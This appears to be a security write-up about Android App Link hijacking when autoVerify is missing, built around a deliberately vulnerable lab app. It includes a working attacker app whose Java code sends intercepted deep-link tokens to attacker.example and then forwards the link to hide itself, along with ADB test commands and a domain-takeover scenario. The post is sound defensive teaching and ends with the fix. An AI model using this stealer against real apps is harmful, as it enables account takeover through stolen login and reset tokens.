
Android App Links let apps claim ownership of HTTPS domains so that links to those domains open directly in the app instead of showing a browser or a chooser. The claim becomes authoritative when the framework verifies it via android:autoVerify="true" against a valid assetlinks.json on the domain. Without autoVerify, the filter is advisory - any other installed app can declare the same scheme and host and become a competing handler. The user sees an “Open with” chooser and may pick the attacker’s app.
Where is the missing attribute?
1
grep -B 2 -A 10 'intent-filter' AndroidManifest.xml | grep -E 'autoVerify|scheme|host'
VulnLabApp’s manifest declares:
1
2
3
4
5
6
7
8
9
10
11
12
<activity android:name=".activities.DeepLinkActivity"
    android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />
        <!-- autoVerify intentionally omitted -->
        <data android:scheme="https"
            android:host="app.vulnlabapp.example.com"
            android:pathPrefix="/open" />
    </intent-filter>
</activity>
No autoVerify="true". The framework does not verify ownership against https://app.vulnlabapp.example.com/.well-known/assetlinks.json. Any app can register the same filter and compete.
What does the activity do with the URI?

Highlight 1 pulls token, redirect, and action straight from the deep link’s query parameters - exactly the values a competing app’s chooser entry would let an attacker intercept.
Highlight 2 is the open redirect: redirect goes directly into WebViewActivity with no scheme or host check, javascript: URIs included.
Token, redirect URL, and action all flow from the deep link URI with no validation. The token is logged in plaintext. The redirect URL is passed directly to WebViewActivity - which was the file-scheme arbitrary-read and cookie-manager cross-origin blog target.
Confirm with ADB:
1
2
adb shell am start -a android.intent.action.VIEW \
  -d 'https://app.vulnlabapp.example.com/open?token=abc123&redirect=https://attacker.example/'
1
2
adb logcat -s VulnDeepLink
# [deep-link] token=abc123 redirect=https://attacker.example/ action=null
What does the attacker app do?
The attacker registers the same intent-filter and intercepts the URI:
1
2
3
4
5
6
7
8
9
10
<activity android:name=".LinkStealer" android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />
        <data android:scheme="https"
            android:host="app.vulnlabapp.example.com"
            android:pathPrefix="/open" />
    </intent-filter>
</activity>
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
public class LinkStealer extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);

        Uri data = getIntent().getData();
        if (data != null) {
            // Exfiltrate the full URL including token, OAuth code, reset nonce
            new Thread(() -> {
                try {
                    new OkHttpClient().newCall(new Request.Builder()
                        .url("https://attacker.example/?stolen=" +
                             URLEncoder.encode(data.toString(), "UTF-8"))
                        .build()).execute();
                } catch (IOException ignored) {}
            }).start();

            // Forward to the real app so the user sees expected behaviour
            Intent forward = new Intent(Intent.ACTION_VIEW, data);
            forward.setPackage("com.vulnlab.app");
            forward.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
            startActivity(forward);
        }
        finish();
    }
}
The user taps a magic-link email: https://app.vulnlabapp.example.com/open?token=abc123def456. The chooser appears with both apps listed. The user picks the attacker (named something plausible). The attacker reads the token, exfiltrates it, then forwards the original URI to the real app. The user sees the expected login screen and does not notice an intermediary.
If the user previously tapped “Always” for the attacker app, no chooser appears on future links.
What does the assetlinks.json verification look like?
For apps that set autoVerify="true", confirm the domain verification file is correct:
1
curl https://app.vulnlabapp.example.com/.well-known/assetlinks.json
What does a valid file look like?
1
2
3
4
5
6
7
8
[{
  "relation": ["delegate_permission/common.handle_all_urls"],
  "target": {
    "namespace": "android_app",
    "package_name": "com.vulnlab.app",
    "sha256_cert_fingerprints": ["AB:CD:EF:..."]
  }
}]
Common failure modes that silently degrade autoVerify to competitive mode:
- File missing entirely
- Wrong SHA-256 hash (dev cert vs production cert)
- File behind an HTTP redirect (the verifier does not follow redirects)
- HTTPS error on the
/.well-known/path
Each failure causes the framework to treat the filter as if autoVerify were absent.
What does the domain takeover variant look like?
If the developer pointed their app at a domain that later lapsed:
- App’s
assetlinks.jsonwas hosted at the expired domain. - Attacker registers the expired domain.
- Attacker hosts a new
assetlinks.jsonpointing at their own signing cert. - On next framework re-verification (app update or periodic check), the attacker’s app gets exclusive domain ownership.
Result: attacker’s app silently intercepts all deep links to that domain, no chooser. Check WHOIS on every domain declared in app link filters.
What is the fix?
Add autoVerify="true" to every intent-filter with an HTTPS scheme:
1
2
3
4
5
6
7
8
<intent-filter android:autoVerify="true">
    <action android:name="android.intent.action.VIEW" />
    <category android:name="android.intent.category.DEFAULT" />
    <category android:name="android.intent.category.BROWSABLE" />
    <data android:scheme="https"
        android:host="app.vulnlabapp.example.com"
        android:pathPrefix="/open" />
</intent-filter>
Then host a valid assetlinks.json at https://app.vulnlabapp.example.com/.well-known/assetlinks.json with the production signing cert’s SHA-256 fingerprint.
Closing
autoVerify="true" is the one attribute that separates “this app handles these links” from “this app exclusively handles these links”. Without it, any installed app with the same filter competes. The audit is one manifest grep. The impact scales with what the deep links carry - magic-link tokens, OAuth codes, and password-reset nonces are account takeover primitives.
Happy Hacking !!